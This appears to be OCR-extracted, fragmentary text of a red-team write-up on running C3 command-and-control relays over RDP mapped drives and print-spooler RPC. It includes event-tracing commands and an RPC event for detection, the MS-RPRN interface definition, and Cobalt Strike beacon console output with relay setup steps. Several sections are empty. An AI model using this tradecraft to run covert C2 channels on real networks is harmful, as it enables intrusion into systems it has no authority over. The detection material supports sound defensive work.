
```
logman start Print-Job-RPC -p Microsoft-Windows-RPC 0xffffffffffffffff win:Informational -ets
```

```
logman stop Print-Job-RPC -ets
```

```
tracerpt Print-Job-RPC.etl -o Print-Job-RPC.evtx -of EVTX
```

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-rprn/e8f9dad8-d114-41cc-9a52-fc927e908cf4

DETECTION OPPORTUNITIES
RPC



```
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
    <System>
        <Provider Name="Microsoft-Windows-RPC" Guid="{6ad52b32-d609-4be9-ae07-ce8dae937e39}" />
        <EventID>5</EventID>
        <Version>1</Version>
        <Level>4</Level>
        <Task>1</Task>
        <Opcode>1</Opcode>
        <Keywords>0x4000000000000000</Keywords>
        <TimeCreated SystemTime="2020-10-29T21:18:46.801776900Z" />
        <Correlation ActivityID="{07c52f6a-5a83-4b37-b31f-ad98928379a7}" />
        <Execution ProcessID="4608" ThreadID="1896" ProcessorID="1" KernelTime="0" UserTime="0" />
        <Channel>Microsoft-Windows-RPC/Debug</Channel>
        <Computer />
    </System>
    <EventData>
        <Data Name="InterfaceUuid">{12345678-1234-abcd-ef00-0123456789ab}</Data>
        <Data Name="ProcNum">24</Data>
        <Data Name="Protocol">3</Data>
        <Data Name="NetworkAddress">NULL</Data>
        <Data Name="Endpoint">LRPC-bddbb24994ea653051</Data>
        <Data Name="Options">NULL</Data>
        <Data Name="AuthenticationLevel">6</Data>
        <Data Name="AuthenticationService">20</Data>
        <Data Name="ImpersonationLevel">3</Data>
    </EventData>
    <RenderingInfo Culture="en-US">
        <Level>Information</Level>
        <Opcode>Start</Opcode>
        <Task>RpcClientCall</Task>
        <Message>Client RPC call started. InterfaceUuid: {12345678-1234-abcd-ef00-0123456789ab} OpNum: 24 Protocol: LRPC NetworkAddress NULL
        Endpoint LRPC-bddbb24994ea653051 Binding Options NULL Authentication Level 7 Authentication Service 8 Impersonation Level 9</Message>
        <Channel>Debug</Channel>
        <Provider>Microsoft-Windows-RPC</Provider>
    </RenderingInfo>
</Event>
```


```
// [MS-RPRN] interface
[
   uuid(12345678-1234-ABCD-EF00-0123456789AB),
   version(1.0),
   ms_union,
   endpoint("ncacn_np:[\\pipe\\spoolss]"),
   pointer_default(unique)
]
```

RpcAddJob

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-rprn/e8f9dad8-d114-41cc-9a52-fc927e908cf4

RDP


SCENARIO



OPERATIONAL LIMITATIONS


- For C2, RDP Mapped Drives must be permitted (is by default)
- For RDP execution:
  - Target’s keyboard must be set to US English
  - No special characters in the relay name, for example underscores

DATAFLOW



https://github.com/0xthirteen/SharpRDP/pull/11

CREATE CHANNEL



Cobalt Strike

external	inter...	listener	user	computer	note	process	pid	arch	last
	192.16...	C3	james	WRK1		Relay_...	3456	x64	187ms

Beacon 192.168.1.200@3456 X

```
[WRK1] james/3456 (x64)                                   last: 187ms
beacon>
```

Name	Date modified	Type	Size
Today (1)			
Relay.exe	23/06/2021 10:36	Application	1,359 KB

1 item 1 item selected 1.32 MB

192.168.1.224:52935

Create Command for: RELAY - Slack / cbabf448bac3f00f

Select Command: AddChannelUncShareFile

Input ID: 4wsh

Output ID: choi


Filesystem path: C:\Users\Public

□ Clear

Refresh Rate: 2 seconds

Auto Update

DOWNLOAD RELAY



Cobalt Strike

external	inter...	listener	user	computer	note	process	pid	arch	last
	192.16...	C3	james	WRK1		Relay_...	3456	x64	197ms

Beacon 192.168.1.200@3456

```
beacon> cd C:\Users\Public
[*] cd C:\Users\Public
[+] host called home, sent: 23 bytes
```

```
[WRK1] james/3456 (x64)                                    last: 197ms
beacon>
```

Name	Date modified	Type	Size
Today (1)			
Relay.exe	23/06/2021 10:36	Application	1,359 KB

1 item 1 item selected 1.32 MB

192.168.1.224:52935

LABS C3

Parent Gateway Build ID: 6fbd

TargetSuffix: exe

Architecture: x64

Add Command

Please Select the first command to the Relay.

Select Command: AddChannelUncShareFile

